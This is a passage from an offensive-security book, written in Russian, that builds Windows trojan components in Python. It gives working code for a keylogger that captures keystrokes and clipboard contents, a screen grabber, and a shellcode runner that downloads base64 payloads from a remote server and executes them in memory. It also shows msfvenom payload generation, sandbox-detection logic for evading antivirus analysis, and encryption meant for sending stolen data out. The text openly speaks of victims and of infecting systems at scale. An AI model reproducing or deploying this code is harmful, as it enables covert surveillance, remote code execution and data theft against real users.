> Помните, если в ваших файлах или переменных окружения хранится конфиденциальная информация, то при ее загрузке на GitHub она будет выставлена на всеобщее обозрение. Чтобы этого не произошло, используйте закрытые репозитории. И не говорите, что мы вас не предупреждали. Хотя, конечно, можете защититься и с помощью методов шифрования, о которых поговорим в главе 9.

```
$ python git_trojan.py
[*] Attempting to retrieve dirlister
[*] Attempting to retrieve environment
[*] In dirlister module
[*] In environment module.
```

Отлично! Он подключился к репозиторию, получил конфигурационный файл, скачал два модуля, которые мы указали в этом файле, и запустил их.

Теперь, находясь в папке своего трояна, введите в командной строке:

```
$ git pull origin master
From https://github.com/tiarno/bhptrojan
   6256823..8024199 master -> origin/master
Updating 6256823..8024199
Fast-forward
```

```
data/abc/2020-03-29T11:29:19.475325.data | 1 +
data/abc/2020-03-29T11:29:24.479408.data | 1 +
data/abc/2020-03-29T11:40:27.694291.data | 1 +
data/abc/2020-03-29T11:40:33.696249.data | 1 +
4 files changed, 4 insertions(+)
create mode 100644 data/abc/2020-03-29T11:29:19.475325.data
create mode 100644 data/abc/2020-03-29T11:29:24.479408.data
create mode 100644 data/abc/2020-03-29T11:40:27.694291.data
create mode 100644 data/abc/2020-03-29T11:40:33.696249.data
```

Замечательно! Троян сохранил в репозитории результаты работы двух модулей.

В этот базовый метод удаленного управления можно внести ряд улучшений. Для начала было бы неплохо зашифровать все свои модули, конфигурационные файлы и собранные данные. Вам также следовало бы автоматизировать процесс скачивания данных, обновления конфигурации и выкатывания новых троянов, если вы собираетесь инфицировать системы в крупных масштабах. С добавлением новых функций вам придется расширять механизм загрузки динамических и скомпилированных библиотек в Python.

Теперь займемся созданием автономного вредоносного кода, а его интеграцию в свой новый троян с поддержкой GitHub вы сможете выполнить самостоятельно.

8

Распространенные троянские задачи в Windows

После развертывания своего трояна вы можете выполнить с его помощью несколько распространенных вредоносных задач: перехватить нажатия клавиш, создать снимки экрана и выполнить шелл-код, чтобы предоставить интерактивный сеанс для таких инструментов, как CANVAS или Metasploit. Данная глава посвящена выполнению этих задач в системах Windows. В завершение будут рассмотрены некоторые методы обнаружения виртуальных окружений, которые позволяют определить, выполняется ли наш код внутри изолированной среды антивируса или системы для исследования вредоносного ПО. Представленные здесь модули можно будет легко модифицировать и использовать в рамках фреймворка для троянов, разработанного в главе 7. В последующих главах мы рассмотрим методики повышения привилегий, которые можно применять с помощью вашего трояна. Каждая из них имеет недостатки и может стать причиной обнаружения ваших действий либо конечным пользователем, либо антивирусной системой.

Советуем вам тщательно готовиться к атакам после внедрения трояна: тестируйте свои модули в лабораторных условиях, прежде чем применять их против жертвы. Начнем с создания простого кейлоггера.

Кейлоггер для перехвата нажатий клавиш

Кейлоггер — это скрытая программа, предназначенная для записи последовательных нажатий клавиш. Ее применение — один из старейших трюков, который в наши дни используется с разной степенью скрытности. Хакеры по-прежнему пользуются кейлоггерами, так как они позволяют чрезвычайно эффективно перехватывать конфиденциальную информацию, такую как учетные данные или разговоры.

Существует замечательная библиотека для Python под названием PyWinHook (https://pypi.org/project/pyWinhook/), которая позволяет легко записывать любые события клавиатуры. Она является ответвлением оригинальной библиотеки PyHook и имеет поддержку Python 3. PyWinHook применяет стандартную для Windows функцию `SetWindowsHookEx`, которая позволяет установить пользовательский обработчик, вызываемый в ответ на определенные системные события. Зарегистрировав хук для событий клавиатуры, мы сможем перехватывать любые нажатия клавиш, выполняемые жертвой. Кроме того, нам потребуются данные о том, для каких процессов предназначены эти нажатия, чтобы знать, когда вводятся имена пользователей, пароли или другие лакомые кусочки полезной информации.

PyWinHook берет на себя все низкоуровневые аспекты программирования, позволяя нам сосредоточиться на основной логике кейлоггера. Создадим файл `keylogger.py` и наполним его кодом:

```
from ctypes import byref, create_string_buffer, c_ulong, windll
from io import StringIO

import os
import pythoncom
import pyWinhook as pyHook
import sys
import time
import win32clipboard

TIMEOUT = 60*10

class KeyLogger:
    def __init__(self):
        self.current_window = None

    def get_current_process(self):
        hwnd = windll.user32.GetForegroundWindow() ❶
        pid = c_ulong(0)
```

```
    windll.user32.GetWindowThreadProcessId(hwnd, byref(pid)) ❷
    process_id = f'{pid.value}'

    executable = create_string_buffer(512)
    h_process = windll.kernel32.OpenProcess(0x400|0x10, False, pid) ❸
    windll.psapi.GetModuleBaseNameA(❹
                h_process, None, byref(executable), 512)
    window_title = create_string_buffer(512)
    windll.user32.GetWindowTextA(hwnd, byref(window_title), 512) ❺
        try:
            self.current_window = window_title.value.decode()
        except UnicodeDecodeError as e:
            print(f'{e}: window name unknown')

        print('\n', process_id, ❻
            executable.value.decode(), self.current_window)

        windll.kernel32.CloseHandle(hwnd)
        windll.kernel32.CloseHandle(h_process)
```

Отлично! Мы определили константу `TIMEOUT`, создали новый класс `KeyLogger` и написали метод `get_current_process`, который будет захватывать активное окно вместе с его ID. Внутри этого метода мы сначала делаем вызов `GetForeGroundWindow` ❶, который возвращает дескриптор активного окна на рабочем столе жертвы. Затем передаем этот дескриптор функции `GetWindowThreadProcessId` ❷, чтобы получить ID процесса, которому принадлежит окно. Дальше открываем этот процесс ❸ и получаем его дескриптор, по которому находим имя его исполняемого файла ❹. В качестве итогового шага записываем полный текст заголовка окна, используя функцию `GetWindowTextA` ❺. В конце вспомогательного метода выводим всю полученную информацию ❻ в аккуратном виде, чтобы наглядно показать все нажатия клавиш, а также процессы и окна, которым они предназначались. Теперь допишем наш кейлоггер, дополнив его необходимой функциональностью:

```
def mykeystroke(self, event):
    if event.WindowName != self.current_window: ❶
        self.get_current_process()
    if 32 < event.Ascii < 127: ❷
        print(chr(event.Ascii), end='')
    else:
        if event.Key == 'V': ❸
            win32clipboard.OpenClipboard()
            value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            print(f'[PASTE] - {value}')
        else:
```

```
                print(f'{event.Key}')
        return True

def run():
    save_stdout = sys.stdout
    sys.stdout = StringIO()

    kl = KeyLogger()
    hm = pyHook.HookManager() ❹
    hm.KeyDown = kl.mykeystroke ❺
    hm.HookKeyboard() ❻
    while time.thread_time() < TIMEOUT:
        pythoncom.PumpWaitingMessages()
    log = sys.stdout.getvalue()
    sys.stdout = save_stdout
    return log

if __name__ == '__main__':
    print(run())
    print('done.')
```

Разберем этот код, начиная с функции `run`. В главе 7 мы создали модули, которые могут выполняться во взломанной системе. У каждого модуля была точка входа — функция с именем `run`, поэтому наш кейлоггер написан по тому же принципу и его можно будет использовать таким же образом. Функция `run` в системе удаленного управления из главы 7 не принимает никаких аргументов и возвращает свой вывод. Чтобы повторить это поведение, мы временно перенаправим поток `stdout` в объект-дескриптор `StringIO`. В результате все, что будет записано в `stdout`, попадет в этот объект, к которому мы позже обратимся.

После перенаправления `stdout` мы создаем объект `KeyLogger` и определяем `HookManager` из состава PyWinHook ❹. Дальше привязываем событие `KeyDown` к обратному вызову `mykeystroke` ❺, который принадлежит классу `KeyLogger`. Затем просим PyWinHook перехватывать все нажатия клавиш ❻ и продолжаем выполнение, пока не истечет время ожидания. Каждый раз, когда жертва нажимает клавишу на клавиатуре, вызывается наш метод `mykeystroke` с объектом события и его параметром. В `mykeystroke` мы первым делом проверяем, выбрал ли пользователь новое окно ❶, и если да, то получаем название нового окна и информацию о процессе. После этого анализируем нажатую клавишу ❷ и, если она находится в печатном диапазоне ASCII, просто выводим ее. Если это модификатор (такой как Shift, Ctrl или Alt) или любая нестандартная клавиша, мы извлекаем ее название из объекта события. А также проверяем, выполняет ли пользователь операцию вставки ❸, и если

да, выводим содержимое буфера обмена. В завершение функция обратного вызова возвращает `True`, чтобы позволить следующему хуку в цепочке (если таковой имеется) обработать событие. Давайте посмотрим, как этот код поведет себя на практике.

Проверка написанного

Протестировать наш кейлоггер несложно. Достаточно его запустить и затем продолжить пользоваться Windows как ни в чем не бывало. Попробуйте поработать с браузером, калькулятором или любым другим приложением и потом просмотрите результаты у себя в терминале:

```
C:\Users\tim>python keylogger.py

 6852 WindowsTerminal.exe Windows PowerShell
Return
test
Return

 18149 firefox.exe Mozilla Firefox
nostarch.com
Return

 5116 cmd.exe Command Prompt
calc
Return

 3004 ApplicationFrameHost.exe Calculator
1 Lshift
+1
Return
```

Как видите, в главном окне, в котором выполнялся скрипт кейлоггера, мы набрали слово `test`. Затем запустили Firefox, открыли сайт nostarch.com и поработали с некоторыми другими приложениями. Теперь можно с уверенностью заявить, что в нашем арсенале троянских приемов появился кейлоггер! Перейдем к созданию снимков экрана.

Создание снимков экрана

Большинство вредоносных программ и фреймворков для тестирования на проникновение поддерживают создание снимков экрана на удаленном компьютере. Это может помочь с захватом изображений, видеокадров или другой конфиденциальной информации, которые могут остаться не выявленными

при использовании анализаторов трафика или кейлоггеров. К счастью, мы можем воспользоваться пакетом `pywin32`, чтобы получить снимки экрана путем выполнения системных вызовов Windows API. Установите этот пакет с помощью `pip`:

```
pip install pywin32
```

Для захвата снимков и определения таких общих свойств, как размер экрана, используется интерфейс GDI (Graphics Device Interface — интерфейс графического устройства), доступный в Windows. Некоторое специализированное ПО делает снимки только текущего активного окна или приложения, но мы будем захватывать весь экран. Приступим. Создайте файл `screenshotter.py` и наберите следующий код:

```
import base64
import win32api
import win32con
import win32gui
import win32ui

def get_dimensions(): ❶
    width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
    top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
    return (width, height, left, top)

def screenshot(name='screenshot'):
    hdesktop = win32gui.GetDesktopWindow() ❷
    width, height, left, top = get_dimensions()

    desktop_dc = win32gui.GetWindowDC(hdesktop) ❸
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    mem_dc = img_dc.CreateCompatibleDC() ❹

    screenshot = win32ui.CreateBitmap() ❺
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)
    mem_dc.BitBlt((0,0), (width, height), ❻
                  img_dc, (left, top), win32con.SRCCOPY)
    screenshot.SaveBitmapFile(mem_dc, f'{name}.bmp') ❼

    mem_dc.DeleteDC()
    win32gui.DeleteObject(screenshot.GetHandle())

def run(): ❽
    screenshot()
    with open('screenshot.bmp') as f:
```

```
        img = f.read()
    return img

if __name__ == '__main__':
    screenshot()
```

Давайте посмотрим, что делает этот небольшой скрипт. Мы получаем дескриптор всего рабочего стола ❷, который охватывает все видимое пространство на всех мониторах. Затем определяем размер экрана (или экранов) ❶, чтобы знать, насколько большим должен быть наш снимок. Создаем контекст устройства с помощью функции `GetWindowDC` ❸ и передаем дескриптор рабочего стола (больше о контекстах устройств и программировании с использованием GDI можно узнать на сайте MSDN по адресу msdn.microsoft.com). Дальше создаем контекст устройства в памяти ❹, в котором будут храниться байты захваченного растрового изображения, пока мы не запишем их в файл. Вслед за этим создаем объект растрового изображения ❺, привязанный к контексту устройства нашего рабочего стола. Вызов `SelectObject` делает так, чтобы контекст устройства в памяти указывал на объект захватываемого растрового изображения. Мы используем функцию `BitBlt` ❻, чтобы создать точную копию того, что изображено на экране, и сохранить ее в контекст в памяти. Это своего рода аналог вызова `memcpy` для объектов GDI. В качестве заключительного шага сбрасываем данный снимок на диск ❼.

Этот скрипт легко проверить: просто запустите его из командной строки и загляните в каталог, предназначенный для записи файла `screenshot.bmp`. Можете добавить этот скрипт в свой репозиторий на GitHub с кодом для удаленного управления, поскольку функция `run` ❽ вызывает `screenshot` для создания изображения, после чего считывает и возвращает содержимое полученного файла.

Давайте займемся выполнением шелл-кода.

Выполнение шелл-кода на Python

В какой-то момент у вас может возникнуть желание повзаимодействовать со взломанными вами компьютерами или применить новый модуль со своего любимого фреймворка для тестирования на проникновение или создания эксплойтов. Это обычно (хоть и не всегда) требует выполнения шелл-кода в том или ином виде. Чтобы выполнить шелл-код напрямую, не прикасаясь к файловой системе, мы должны создать для его хранения буфер в памяти

и получить указатель функции на него с помощью модуля `ctypes`. Затем останется лишь вызвать эту функцию.

В примере мы воспользуемся модулем `urllib`, чтобы взять шелл-код с веб-сервера в формате base64 с последующим его выполнением. Начнем! Создайте файл `shell_exec.py` и наберите такой код:

```
from urllib import request

import base64
import ctypes

kernel32 = ctypes.windll.kernel32

def get_code(url):
    with request.urlopen(url) as response: ❶
        shellcode = base64.decodebytes(response.read())
    return shellcode

def write_memory(buf): ❷
    length = len(buf)

    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    kernel32.RtlMoveMemory.argtypes = (❸
    ctypes.c_void_p,
    ctypes.c_void_p,
    ctypes.c_size_t)

    ptr = kernel32.VirtualAlloc(None, length, 0x3000, 0x40) ❹
    kernel32.RtlMoveMemory(ptr, buf, length)
    return ptr

def run(shellcode):
    buffer = ctypes.create_string_buffer(shellcode) ❺

    ptr = write_memory(buffer)

    shell_func = ctypes.cast(ptr, ctypes.CFUNCTYPE(None)) ❻
    shell_func() ❼

if __name__ == '__main__':
    url = "http://192.168.1.203:8100/shellcode.bin"
    shellcode = get_code(url)
    run(shellcode)
```

Потрясающе, не правда ли? Главный блок начинается с вызова функции `get_code`, которая скачивает с веб-сервера шелл-код в формате base64 ❶. Затем вызывается функция `run`, чтобы записать этот шелл-код в память и выполнить его.

В функции `run` мы выделяем буфер ❺ для хранения шелл-кода после его декодирования. Затем вызываем функцию `write_memory`, чтобы записать буфер в память ❷.

Для записи в память нужно сначала выделить необходимое адресное пространство (`VirtualAlloc`) и затем перенести в него буфер с шелл-кодом (`RtlMoveMemory`). Чтобы шелл-код смог выполниться независимо от того, является наш интерпретатор Python 32- или 64-битным, мы должны сделать так, чтобы вызов `VirtualAlloc` вернул указатель и чтобы вызову `RtlMoveMemory` в качестве аргументов передавались два указателя и объект размера. Для этого мы устанавливаем `VirtualAlloc.restype` и `RtlMoveMemory.argtypes` ❸. Если пропустить этот этап, ширина адресного пространства, возвращаемого вызовом `VirtualAlloc`, не будет соответствовать той ширине, которую ожидает получить `RtlMoveMemory`.

При вызове `VirtualAlloc` ❹ параметр `0x40` говорит о том, что участок памяти будет доступен для чтения, записи и выполнения, но если его не указать, мы не сможем записывать и выполнять шелл-код. Затем мы перемещаем в выделенную память буфер и возвращаем указатель на него. Вернемся в функцию `run`. Вызов `ctypes.cast` позволяет привести тип буфера, так чтобы он мог использоваться как указатель на функцию ❻. Это позволит нам вызвать шелл-код, словно это обычная функция на языке Python. В завершение мы вызываем указатель на функцию, что приводит к выполнению шелл-кода ❼.

Проверка написанного

Можете набрать какой-нибудь шелл-код вручную, а можете сгенерировать его с помощью своего любимого фреймворка для тестирования на проникновение, такого как CANVAS или Metasploit. CANVAS — это коммерческий продукт, поэтому можете ознакомиться с практическим руководством по генерации содержимого в Metasploit: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads/. Мы выбрали один из примеров шелл-кода для Windows x86, предоставляемых генератором Metasploit (в нашем случае это `msfvenom`). Сохраните шелл-код в его исходном виде на своем компьютере под управлением Linux в файле `/tmp/shellcode.raw`, как показано далее:

```
msfvenom -p windows/exec -e x86/shikata_ga_nai -i 1 -f raw
    cmd=calc.exe > shellcode.raw
$ base64 -w 0 -i shellcode.raw > shellcode.bin

$ python -m http.server 8100
Serving HTTP on 0.0.0.0 port 8100 ...
```

Мы создаем шелл-код с помощью `msfvenom` и кодируем его в формат base64, используя стандартную для Linux команду `base64`. Дальше мы применили небольшой трюк — запустили модуль `http.server`, так чтобы текущая папка (в нашем случае это `/tmp/`) стала корнем веб-сервера. Вам будут автоматически возвращаться любые файлы, запрошенные по HTTP на порте 8100. Теперь скопируйте скрипт `shell_exec.py` на компьютер с Windows и выполните его. В терминале Linux должно появиться следующее:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

Это говорит о том, что ваш скрипт достал шелл-код с веб-сервера, который вы запустили с помощью модуля `http.server`. Если все пройдет хорошо, вы в своей системе получите доступ к командной оболочке, которая запустит `calc.exe`, инициирует интерактивный сеанс командной строки по TCP, выведет диалоговое окно с сообщением — в общем, сделает то, для чего был скомпилирован шелл-код.

Обнаружение виртуальных окружений

В антивирусных продуктах все чаще применяются какого-то рода виртуальные окружения для исследования поведения подозрительных образцов ПО. Эти окружения могут размещаться как по периметру сети, что становится все более популярным, так и на самом компьютере: какими бы ни были механизмы защиты атакуемой нами сети, мы не должны раскрывать им свои намерения.

Существует несколько признаков, с помощью которых можно определить, выполняется ли наш троян в виртуальном окружении. Мы понаблюдаем за пользовательским вводом на атакуемом компьютере. Затем прибавим к этому информацию о нажатиях клавиш, щелчках мышью и двойных щелчках. Если взять обычный компьютер, то в те дни, когда его включают, он активно взаимодействует с пользователем. А вот в виртуальном окружении, как правило, такого взаимодействия нет, так как в большинстве случаев оно применяется для автоматического анализа вредоносного ПО.

Наш скрипт также попытается распознать многократный ввод со стороны оператора окружения (например, стремительную череду непрерывных щелчков мышью, которая может вызвать подозрения), направленный на то, чтобы обойти элементарные механизмы обнаружения изолированных сред. Наконец, мы возьмем время последнего взаимодействия пользователя с компьютером

и сравним его с тем, когда этот компьютер был включен, — это должно стать хорошим индикатором того, находимся ли мы в виртуальном окружении.

Затем мы можем принять решение о том, стоит ли продолжать выполнение. Вначале напишем код для обнаружения виртуальных сред. Создайте файл `sandbox_detect.py` и наберите следующее:

```
from ctypes import byref, c_uint, c_ulong, sizeof, Structure, windll
import random
import sys
import time
import win32api

class LASTINPUTINFO(Structure):
    fields_ = [
        ('cbSize', c_uint),
        ('dwTime', c_ulong)
    ]

def get_last_input():
    struct_lastinputinfo = LASTINPUTINFO()
    struct_lastinputinfo.cbSize = sizeof(LASTINPUTINFO) ❶
    windll.user32.GetLastInputInfo(byref(struct_lastinputinfo))
    run_time = windll.kernel32.GetTickCount() ❷
    elapsed = run_time - struct_lastinputinfo.dwTime
    print(f"[*] It's been {elapsed} milliseconds since the last event.")
    return elapsed

while True: ❸
    get_last_input()
    time.sleep(1)
```

Мы импортировали необходимые модули и создали структуру `LASTINPUTINFO` для хранения временно́й метки (в миллисекундах), обозначающей момент обнаружения последнего события ввода в системе. Дальше создаем функцию `get_last_input`, чтобы, собственно, определить этот момент. Обратите внимание на то, что прежде чем выполнять вызов, переменную `cbSize` ❶ нужно инициализировать с использованием размера структуры. Затем мы вызываем функцию `GetLastInputInfo`, которая присваивает полю `struct_lastinputinfo.dwTime` временну́ю метку. Следующий шаг состоит в определении того, как долго проработала система. Для этого применяется вызов функции `GetTickCount` ❷. Переменная `elapsed` должна быть равна разности между временем работы системы и временем последнего ввода. Небольшой фрагмент кода, размещенный в конце ❸, позволяет выполнить простую проверку; чтобы увидеть его в действии, запустите скрипт и подвигайте мышью или нажмите клавишу на клавиатуре.

Стоит отметить, что общее время работы системы и последнее обнаруженное событие пользовательского ввода могут варьироваться в зависимости от конкретного метода проникновения на компьютер. Например, если вы внедрили свой код путем фишинга, это означает, что пользователь, скорее всего, заразил свою систему, щелкнув на ссылке или выполнив какую-то другую операцию. Следовательно, время, прошедшее с момента последнего пользовательского ввода, не будет превышать одной-двух минут. Но если вы увидите, что компьютер работает на протяжении 10 минут и ввод со стороны пользователя был в последний раз обнаружен 10 минут назад, то вы, вероятно, находитесь внутри виртуального окружения, которое еще не обработало никаких пользовательских событий. Способность приходить к таким умозаключениям является признаком хорошего, стабильно работающего трояна.

Этот же подход можно применять для определения того, бездействует ли пользователь: например, снимки экрана имеет смысл делать только тогда, когда компьютером активно пользуются. А вот передачу данных или какие-то другие действия стоит осуществлять, только когда пользователь, по всей видимости, куда-то отошел. Вы также, к примеру, можете проследить за его привычками, чтобы определить, в какие дни и в какое время суток он обычно работает за компьютером.

Учитывая все сказанное, давайте определим, сколько таких пользовательских значений нам нужно обнаружить, прежде чем мы убедимся в том, что код не выполняется в виртуальном окружении. Удалите последние три строчки проверочного кода и добавьте вместо них код для обнаружения нажатий клавиш и щелчков кнопкой мыши. На этот раз, вместо того чтобы использовать PyWinHook, мы ограничимся библиотекой `ctypes`. Для этих целей можно с легкостью применить и PyWinHook, но вам будет полезно иметь в своем арсенале несколько разных приемов, так как каждый антивирус и каждая технология виртуальных окружений обнаруживают эти приемы по-своему. Итак, приступим к написанию кода:

```
class Detector:
    def __init__(self):
        self.double_clicks = 0
        self.keystrokes = 0
        self.mouse_clicks = 0

    def get_key_press(self):
        for i in range(0, 0xff): ❶
            state = win32api.GetAsyncKeyState(i) ❷
            if state & 0x0001:
                if i == 0x1: ❸
```

```
                self.mouse_clicks += 1
                return time.time()
            elif i > 32 and i < 127: ❹
                self.keystrokes += 1

    return None
```

Мы создаем класс `Detector` и обнуляем щелчки и нажатия клавиш. Метод `get_key_press` определяет количество щелчков кнопкой мыши, когда они были сделаны и сколько раз наша жертва нажала клавиши на клавиатуре. Для этого мы перебираем диапазон допустимых клавиш ввода ❶ и проверяем каждую из них на предмет нажатия путем вызова функции `GetAsyncKeyState` ❷. Если клавиша находится в нажатом состоянии (выражение `state & 0x0001` истинно), мы проверяем, равно ли `0x1` ❸ ее значение, соответствующее виртуальному коду щелчка левой кнопкой мыши. Мы инкрементируем общее количество щелчков и возвращаем текущую временную метку, чтобы позже рассчитать время. А также проверяем, нажаты ли на клавиатуре клавиши с печатаемыми символами (ASCII) ❹, и если да, то просто инкрементируем общее количество зафиксированных нажатий клавиш.

Теперь объединим результаты этих функций в основной цикл обнаружения виртуальных окружений. Добавьте в `sandbox_detect.py` следующий метод:

```
def detect(self):
    previous_timestamp = None
    first_double_click = None
    double_click_threshold = 0.35

    max_double_clicks = 10 ❶
    max_keystrokes = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)
    max_input_threshold = 30000

    last_input = get_last_input() ❷
    if last_input >= max_input_threshold:
        sys.exit(0)

    detection_complete = False
    while not detection_complete:
        keypress_time = self.get_key_press() ❸
        if keypress_time is not None and previous_timestamp is not None:
            elapsed = keypress_time - previous_timestamp ❹

            if elapsed <= double_click_threshold: ❺
                self.mouse_clicks -= 2
                self.double_clicks += 1
                if first_double_click is None:
```

```
                    first_double_click = time.time()
                else:
                    if self.double_clicks >= max_double_clicks: ❻
                        if (keypress_time - first_double_click <= ❼
                                (max_double_clicks*double_click_ threshold)):
                            sys.exit(0)
            if (self.keystrokes >= max_keystrokes and ❽
                 self.double_clicks >= max_double_clicks and
                 self.mouse_clicks >= max_mouse_clicks):
                 detection_complete = True

            previous_timestamp = keypress_time
        elif keypress_time is not None:
            previous_timestamp = keypress_time

if __name__ == '__main__':
    d = Detector()
    d.detect()
    print('okay.')
```

Обращайте внимание на отступы в этих блоках кода! Вначале мы определяем несколько переменных ❶ для отслеживания времени щелчков кнопкой мыши и трех пороговых значений, по которым судим, сколько нажатий клавиш, щелчков кнопкой мыши и двойных щелчков должно произойти, прежде чем мы решим, что код выполняется за пределами виртуального окружения. Мы устанавливаем эти пороговые значения случайным образом при каждом запуске, но вы, конечно же, можете подобрать их в соответствии с собственными экспериментами.

После этого мы узнаем, сколько времени прошло с момента, когда пользовательский ввод в последний раз был зарегистрирован в системе ❷, и если этот период кажется слишком длинным (с учетом того, каким образом мы заразили компьютер, о чем уже упоминалось ранее), прекращаем работу трояна. Вместо этого троян мог бы имитировать какую-то безобидную активность — например, читать случайные ключи реестра или проверять файлы. Проведя начальную проверку, переходим к главному циклу обнаружения нажатий клавиш и щелчков мышью.

Вначале мы проверяем, нажата ли клавиша на клавиатуре или кнопка мыши ❸, зная, что если функция вернет значение, это будет временна́я метка соответствующего события. Затем считаем, сколько времени прошло между щелчками кнопкой мыши ❹, и сравниваем результат с пороговым значением ❺, чтобы понять, был ли это двойной щелчок. Помимо двойных щелчков мы также пытаемся распознать ситуации, когда оператор виртуального окружения генерирует поток событий мыши ❻ в попытке обойти наши механизмы

обнаружения. Например, было бы странно увидеть 100 двойных щелчков подряд при нормальном использовании компьютера. Если за короткий промежуток времени превышено максимальное количество двойных щелчков ❼, мы прекращаем работу. В завершение проверяем, были ли пройдены все проверки и было ли достигнуто максимальное количество одинарных или двойных щелчков, а также нажатий клавиш ❽. Если да, то покидаем функцию обнаружения виртуальных окружений.

Можете поэкспериментировать с параметрами и добавить новые возможности, такие как обнаружение виртуальных машин. Возможно, имеет смысл последить за тем, как проходит нормальная работа на ваших компьютерах (в смысле тех, которые действительно вам принадлежат, а не тех, которые вы взломали!) с точки зрения щелчков кнопкой мыши, двойных щелчков и нажатий клавиш, чтобы найти подходящий баланс. В некоторых случаях лучше использовать более строгие параметры, а иногда обнаружение виртуальных окружений может быть лишним.

Инструменты, разработанные вами в этой главе, могут послужить базовым набором возможностей трояна, и благодаря модульности нашего фреймворка вы можете развернуть любой из них.

9

Похищение данных

Получение доступа к атакуемой сети — полдела. Чтобы извлечь из этого какую-то пользу, вам нужно как-то вынести из системы документы, электронные таблицы или другие фрагменты данных. Эту часть атаки могут усложнить имеющиеся защитные механизмы. За проверкой процессов, открывающих удаленные соединения, а также определением того, имеют ли право эти процессы отправлять информацию или инициировать соединения за пределами внутренней сети, могут следить локальные или удаленные системы (а иногда и те, и другие).

В этой главе создадим инструменты, с помощью которых вы сможете выводить данные за пределы системы в зашифрованном виде. Первым делом мы напишем скрипт для шифрования и расшифровки файлов. Затем применим его для шифрования информации и отправки ее из системы тремя способами: по электронной почте, путем передачи файлов или в виде POST-запросов к вебсерверу. Для каждого из этих вариантов напишем по два инструмента: один — не зависящий от платформы, а другой — предназначенный только для Windows.

Для вызова функций, доступных только в Windows, мы используем библиотеки PyWin32, которые уже задействовались в главе 8, особенно пакет `win32com`. Windows COM (Component Object Model — модель компонентного объекта) применяется в разных целях — от взаимодействия с сетевыми сервисами до

внедрения электронной таблицы Microsoft Excel в ваше собственное приложение. Все версии Windows, начиная с XP, позволяют внедрить в приложение COM-объект Internet Explorer, и в данной главе мы воспользуемся этой возможностью.

Шифрование и расшифровка файлов

Для шифрования использовуем пакет `pycryptodomex`. Можете установить его с помощью команды

```
$ pip install pycryptodomex
```

Теперь создайте файл `cryptor.py` и импортируйте библиотеки, которые понадобятся для начала работы:

```
from Cryptodome.Cipher import AES, PKCS1_OAEP ❶
from Cryptodome.PublicKey import RSA ❷
from Cryptodome.Random import get_random_bytes
from io import BytesIO

import base64
import zlib
```

Мы организуем процесс гибридного шифрования, используя лучшие качества симметричной и асимметричной криптографии. AES является примером симметричного шифра ❶ — *симметричным* его делает то, что для шифрования и расшифровки применяется один и тот же ключ. Он очень быстрый и способен справляться с большими объемами текста. Именно с помощью этого метода мы станем шифровать информацию, которая будет выводиться за пределы системы.

Мы также импортируем *асимметричный* шифр RSA ❷, в котором используются открытые/закрытые ключи. Один ключ (обычно открытый) нужен для шифрования, а другой (обычно закрытый) — для расшифровки. Мы задействуем RSA, чтобы зашифровать единый ключ, применяемый для шифрования с помощью AES. Асимметричная криптография хорошо подходит для небольших наборов информации, что делает ее идеальным решением для шифрования ключа AES.

Этот подход, в котором используются оба вида шифрования, называют *гибридным*, и он очень распространен. Например, он применяется при взаимодействии по TLS между вашим браузером и веб-сервером.

Прежде чем заняться шифрованием и расшифровкой данных, мы должны создать открытый и закрытый ключи для асимметричного алгоритма RSA. То есть нужно написать функцию для генерации RSA-ключей. Добавим в файл `cryptor.py` функцию `generate`:

```
def generate():
    new_key = RSA.generate(2048)
    private_key = new_key.exportKey()
    public_key = new_key.publickey().exportKey()

    with open('key.pri', 'wb') as f:
        f.write(private_key)

    with open('key.pub', 'wb') as f:
        f.write(public_key)
```

Все верно, Python — настолько крутой язык, что на нем это можно уместить всего в несколько строк кода. Данная функция записывает закрытый и открытый ключи в файлы с именами `key.pri` и `key.pub`. Теперь давайте напишем небольшую вспомогательную функцию для получения любого из этих ключей:

```
def get_rsa_cipher(keytype):
    with open(f'key.{keytype}') as f:
        key = f.read()
    rsakey = RSA.importKey(key)
    return (PKCS1_OAEP.new(rsakey), rsakey.size_in_bytes())
```

Мы передаем этой функции тип ключа (`pub` или `pri`), читаем соответствующий файл и возвращаем шифр и размер RSA-ключа в байтах.

Итак, мы сгенерировали два ключа и написали функцию, которая возвращает шифр, сформированный на их основе. Теперь приступим к шифрованию данных:

```
def encrypt(plaintext):
    compressed_text = zlib.compress(plaintext) ❶

    session_key = get_random_bytes(16) ❷
    cipher_aes = AES.new(session_key, AES.MODE_EAX)
    ciphertext, tag = cipher_aes.encrypt_and_digest(compressed_text) ❸

    cipher_rsa, _ = get_rsa_cipher('pub')
    encrypted_session_key = cipher_rsa.encrypt(session_key) ❹

    msg_payload = encrypted_session_key + cipher_aes.nonce + tag + ciphertext ❺
    encrypted = base64.encodebytes(msg_payload) ❻
    return(encrypted)
```

Мы передаем обычный текст в виде байтов и сжимаем его ❶. Затем случайным образом генерируем ключ сеанса и шифруем ❸ сжатый текст с помощью шифра AES ❷. Теперь нужно вернуть ключ сеанса вместе с зашифрованным текстом, чтобы последний можно было расшифровать на другой стороне. Для этого мы шифруем ключ сеанса с использованием RSA-ключа, сгенерированного из содержимого файла `key.pub` ❹. Вся информация, которую нужно будет расшифровать, помещается в переменную `msg_payload` ❺, кодируемую в формате base64 и возвращаемую в виде итоговой зашифрованной строки ❻.

Теперь напишем функцию `decrypt`:

```
def decrypt(encrypted):
    encrypted_bytes = BytesIO(base64.decodebytes(encrypted)) ❶
    cipher_rsa, keysize_in_bytes = get_rsa_cipher('pri')

    encrypted_session_key = encrypted_bytes.read(keysize_in_bytes) ❷
    nonce = encrypted_bytes.read(16)
    tag = encrypted_bytes.read(16)
    ciphertext = encrypted_bytes.read()

    session_key = cipher_rsa.decrypt(encrypted_session_key) ❸
    cipher_aes = AES.new(session_key, AES.MODE_EAX, nonce)
    decrypted = cipher_aes.decrypt_and_verify(ciphertext, tag) ❹

    plaintext = zlib.decompress(decrypted) ❺
    return plaintext
```

